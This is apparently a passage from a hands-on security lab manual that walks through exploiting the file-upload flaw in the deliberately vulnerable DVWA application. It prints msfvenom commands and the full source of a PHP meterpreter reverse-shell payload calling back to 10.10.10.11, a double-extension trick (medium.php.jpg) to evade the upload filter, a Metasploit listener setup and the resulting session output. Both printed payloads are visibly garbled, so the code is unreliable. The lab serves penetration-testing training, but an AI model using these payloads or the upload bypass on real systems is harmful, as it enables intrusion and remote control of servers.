
6. Open up a terminal window, type **msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=4444 -f raw** and hit **Enter**.



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=4444 -f raw
```

FIGURE 5.2: Generate payload


7. The raw payload is generated in the terminal window. Select the payload and copy it by right clicking on it then choosing **Copy** option from the context menu, as shown in the screenshot:



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=4444 -f raw
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
<?php /** error_reporting(0); $ip = '10.10.10.11'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!($s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!($s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!($s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); } $GLOBALS['msgsock'] = null; $GLOBALS['msgsock_type'] = null; } if ($s) { $s->close(); } } if ($res) { die(); } $s->close(); } if ($s) { $s->close(); } } if ($res) { die(); } $s->close(); } if ($s) { $s->close(); } }
```

FIGURE 5.3: Copy the generated payload

8. Now open **Leafpad** and **paste** the raw payload code, as shown in the screenshot.



```
*(Untitled)
```

```
<?php /** error_reporting(0); $ip = '10.10.10.11'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!($s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!($s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!($s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); } $GLOBALS['msgsock'] = null; $GLOBALS['msgsock_type'] = null; } if ($s) { $s->close(); } } if ($res) { die(); } $s->close(); } if ($s) { $s->close(); } }
```

FIGURE 5.4: Paste the generated payload

9. Click **File** menu in the Menu bar and choose **Save As...** from the menu.




FIGURE 5.5: Save the payload file

10. When **Save As...** window appears, give the payload file a name (here **upload.php**) and choose the location as **Desktop**. Then click **Save** and close all the windows that were open.




FIGURE 5.6: Save the payload file

11. Launch **Firefox ESR** browser and enter the URL as **http://10.10.10.12:8080/dvwa/login.php**. The login page appears, enter the user credentials as **admin|password** and click **Login**.



FIGURE 5.7: DVWA login page

12. Click **DVWA Security** in the left pane to view the DVWA security level. Set the security level by selecting **Low** from the drop down list and click the **Submit** button, as shown in the screenshot:

A screenshot of a Mozilla Firefox browser window showing the DVWA security settings. The title bar says "DVWA Security :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The address bar shows the URL "10.10.10.12:8080/dvwa/security.php". The left sidebar has a menu with items like "Brute Force", "Command Injection", "CSRF", "File Inclusion", "File Upload", "Insecure CAPTCHA", "SQL Injection", "SQL Injection (Blind)", "Weak Session IDs", "XSS (DOM)", "XSS (Reflected)", "XSS (Stored)", and "DVWA Security" which is highlighted in green. The main content area has a paragraph about setting security levels. Below it is a list of four options: "Low", "Medium", "High", and "Impossible". The "Low" option is selected. At the bottom of this section is a "Submit" button. Below this is a section titled "PHPIDS" with a paragraph about it. At the very bottom of the page, there is a footer link "Damn Vulnerable Web Application (DVWA)".

FIGURE 5.8: Setting DVWA security level

13. Select **File Upload** option from the left pane and click **Browse...** button to upload a file, as shown in the screenshot:

The screenshot shows a Mozilla Firefox browser window with the URL `10.10.10.12:8080/dvwa/vulnerabilities/upload/`. The title bar says "Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The DVWA logo is at the top right. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload** (highlighted in green), Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: File Upload" and contains a form with a "Browse..." button and a message "No file selected." Below the form is a "More Information" section with three links: https://www.owasp.org/index.php/Unrestricted_File_Upload, <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>.

FIGURE 5.9: Upload the payload file

14. **File Upload** window appears, select the payload file (here **upload.php**) and click **Open**.

The screenshot shows a "File Upload" dialog box. On the left is a sidebar with icons for Recent, Home, Desktop, Documents, Downloads, Music, and Pictures. The "Desktop" item is selected and highlighted in blue. The main area shows a file list with a single entry: "upload.php" by root, located in the Desktop folder. The file size is 1.1 kB and it was modified on 01:31. The "Open" button is highlighted with a red border.

FIGURE 5.10: Select the payload file

15. You can see the file has been selected for upload. Now click the **Upload** button to upload the file to the database, as shown in the screenshot:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: File Upload". It contains a form with the placeholder "Choose an image to upload:" and three buttons: "Browse...", "upload.php" (which is highlighted with a red border), and "Upload". Below the form, a section titled "More Information" provides links to external resources about unrestricted file uploads.

FIGURE 5.11: Upload the payload file

16. You will see a message that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.

The screenshot shows the DVWA interface after the file has been uploaded. The sidebar and main title are identical to Figure 5.11. The "Choose an image to upload:" form now shows "No file selected." The "Upload" button is still highlighted with a red border. A red box highlights a success message at the bottom of the form area: ".../.../hackable/uploads/upload.php successfully uploaded!". The "More Information" section below remains the same.

FIGURE 5.12: Payload file successfully uploaded

17. Launch a **Terminal** window and type **msfconsole**. Hit **Enter** to run the **Metasploit Framework**.

```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
      Is the server running on host "localhost" (::1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?

[*] Starting the Metasploit Framework console.../
```

FIGURE 5.13: Launch Metasploit framework

18. Now you have to set up a listener so that you can establish a **meterpreter session** with your victim. Follow the steps listed below to set up a listener using the msf command line.

- A. Type **use multi/handler** and hit **Enter**.
 - B. Type **set payload php/meterpreter/reverse_tcp** and hit **Enter**.
 - C. Type **set lhost 10.10.10.11** and hit **Enter**.
 - D. Type **set lport 4444** and hit **Enter**.
 - E. Now to start the listener type **run** and hit **Enter**.

FIGURE 5.14: Setup and run a listener

19. Now that the listener is up and running, open up the **Firefox** browser and in a new tab, type the location of the uploaded file (here **<http://10.10.10.12:8080/dvwa/hackable/uploads/upload.php>**) in the address bar and press **Enter**, to execute the uploaded payload.




FIGURE 5.15: Open uploaded payload file in a web browser

20. When you switch back to the **terminal** window, you will see that a **meterpreter session** has been established with the victim system, as shown in the screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > run
[*] Started reverse TCP handler on 10.10.10.11:4444
[*] Sending stage (37543 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.12:10414) at 2017-12-26 01:40:02 -0500
meterpreter > 
```

FIGURE 5.16: Meterpreter session established

21. In the meterpreter command line, type **sysinfo** and hit **Enter**, to view the system details of the victim. Close all windows to exit.

```
root@kali: ~
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 10.10.10.11:4444
[*] Sending stage (37543 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.12:10414) at 2017-12-26 01:40:02 -0500
meterpreter > sysinfo
Computer : TWIN-0JAQ7QJ8PAI
OS       : Windows NT WIN-0JAQ7QJ8PAI 6.3 build 9600 (Windows Server 2012 R2 Standard Edition) AMD64
Meterpreter : php/windows
```

FIGURE 5.17: Get the system information

22. Open a new **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=3333 -f raw** and hit **Enter**, to generate the raw payload.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=3333 -f raw
```

FIGURE 5.18: Generate payload

23. Select the raw payload, right-click and **copy** it, as shown in the screenshot:

```
File Edit View Search Terminal Help
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=3333 -f raw
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.10.11'; $port = 3333; if ((($f = 'stream_socket_client') && is_callable($f)) { ($s = $f("tcp://{$ip}:{$port}")); $s_type = 'stream'; } if ((($s && ($f = 'fsockopen')) && is_callable($f)) { ($s = $f($ip, $port)); $s_type = 'stream'; } if ((($s && ($f = 'socket_create') && is_callable($f)) { ($s = $f($ip, $port)); $s_type = 'stream'; } if ($s_type) { $res = @socket_connect($s, $ip, $port); if (!$res) { die('socket connect failed'); } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('socket creation failed'); } if (case 'stream': $len = fread($s, 4); break; case 'socket': break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= $a; $a = ''; while (strlen($b) < $len) { $a = socket_read($s, $len - strlen($b)); $b .= $a; } $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin.executor.disable_eval')) { $suhosin_bypass=create_func(); } else { eval($b); } die(); } } else { $a = socket_read($s, $len); $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin.executor.disable_eval')) { $suhosin_bypass=create_func(); } else { eval($b); } die(); }
```

FIGURE 5.19: Copy raw payload

24. Open **Leafpad** from the taskbar and paste the payload copied in the previous step.




FIGURE 5.20: Paste raw payload

25. Click **File** → **Save As ...** from the menu bar.




FIGURE 5.21: Save payload file

26. **Save As** window appears, in the **Name** field type **medium.php.jpg**, select the saving location as **Desktop** and click **Save**.




FIGURE 5.22: Save payload file

27. Log-in into **DVWA** with admin account (refer **step 11**).

Note: If you are already logged in to the admin account, skip to the next step.

28. Click **DVWA Security** in the left-pane and select the security level as **Medium** from the drop-down list and click **Submit**.

DVWA Security :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

DVWA Security :: Da... +

10.10.10.12:8080/dvwa/security.php

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums

CSRFS
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info
About
Logout

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. It works by filtering any user supplied input against a blacklist of potentially malicious code. It DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

Low - This security level is completely vulnerable and has no security measures at all. It's used as an example of how web application vulnerabilities manifest through bad coding practices as a platform to teach or learn basic exploitation techniques.
Medium - This setting is mainly to give an example to the user of bad security practices, who developer has tried but failed to secure an application. It also acts as a challenge to users to exploit techniques.
High - This option is an extension to the medium difficulty, with a mixture of harder or alternative practices to attempt to secure the code. The vulnerability may not allow the same extent of exploitation, similar in various Capture The Flags (CTFs) competitions.
Impossible - This level should be secure against all vulnerabilities. It is used to compare the source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium

FIGURE 5.23: Set DVWA security level

29. Select **File Upload** option in the left-pane and then click **Browse** button, as shown in the screenshot:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted with a green background), Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: File Upload". It contains a form with a label "Choose an image to upload:" and a "Browse..." button. Below the button, it says "No file selected." There is also an "Upload" button. Underneath the form, there is a section titled "More Information" with three links: https://www.owasp.org/index.php/Unrestricted_File_Upload, <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>.

FIGURE 5.24: Upload Payload file

30. When **File Upload** window appears, select **medium.php.jpg** file and click **Open**, as shown in the screenshot:

The screenshot shows a "File Upload" dialog box. On the left is a sidebar with icons for Recent, Home, Desktop (which is selected and highlighted in blue), Documents, Downloads, Music, and Pictures. The main area shows a list of files in a table format. The first file, "medium.php.jpg", is selected and highlighted with a blue background. The second file, "upload.php", is also listed. At the top right of the dialog box is a "Cancel" button, a search icon, and an "Open" button, which is also highlighted with a red border.

Name	Size	Modified
medium.php.jpg	1.1 kB	01:54
upload.php	1.1 kB	01:31

FIGURE 5.25: Select payload file

31. Now before uploading the file you need to set up a burp suite proxy. Start by configuring the proxy settings of the browser first. Click the **Open Menu** button in the rightmost corner of the menu bar and select **Preferences** from the list, as shown in the screenshot:




FIGURE 5.26: Configure browser preferences

32. When **Preferences** tab opens, select **Advanced** from the left-pane and under **Network** tab click **Settings...** button under the **Connection** heading, as shown in the screenshot:




FIGURE 5.27: Change network settings

33. When **Connection Settings** window appears, select **Manual proxy configuration** radio button and specify **HTTP Proxy** as **127.0.0.1** and **Port** as **8080**. Then click **OK**.




FIGURE 5.28: Configure browser proxy

34. Go to desktop and launch **Burpsuite** from the taskbar. **Burp Suite Community Edition** window appears, click **I Accept**.



FIGURE 5.29: Burp suite licence agreement

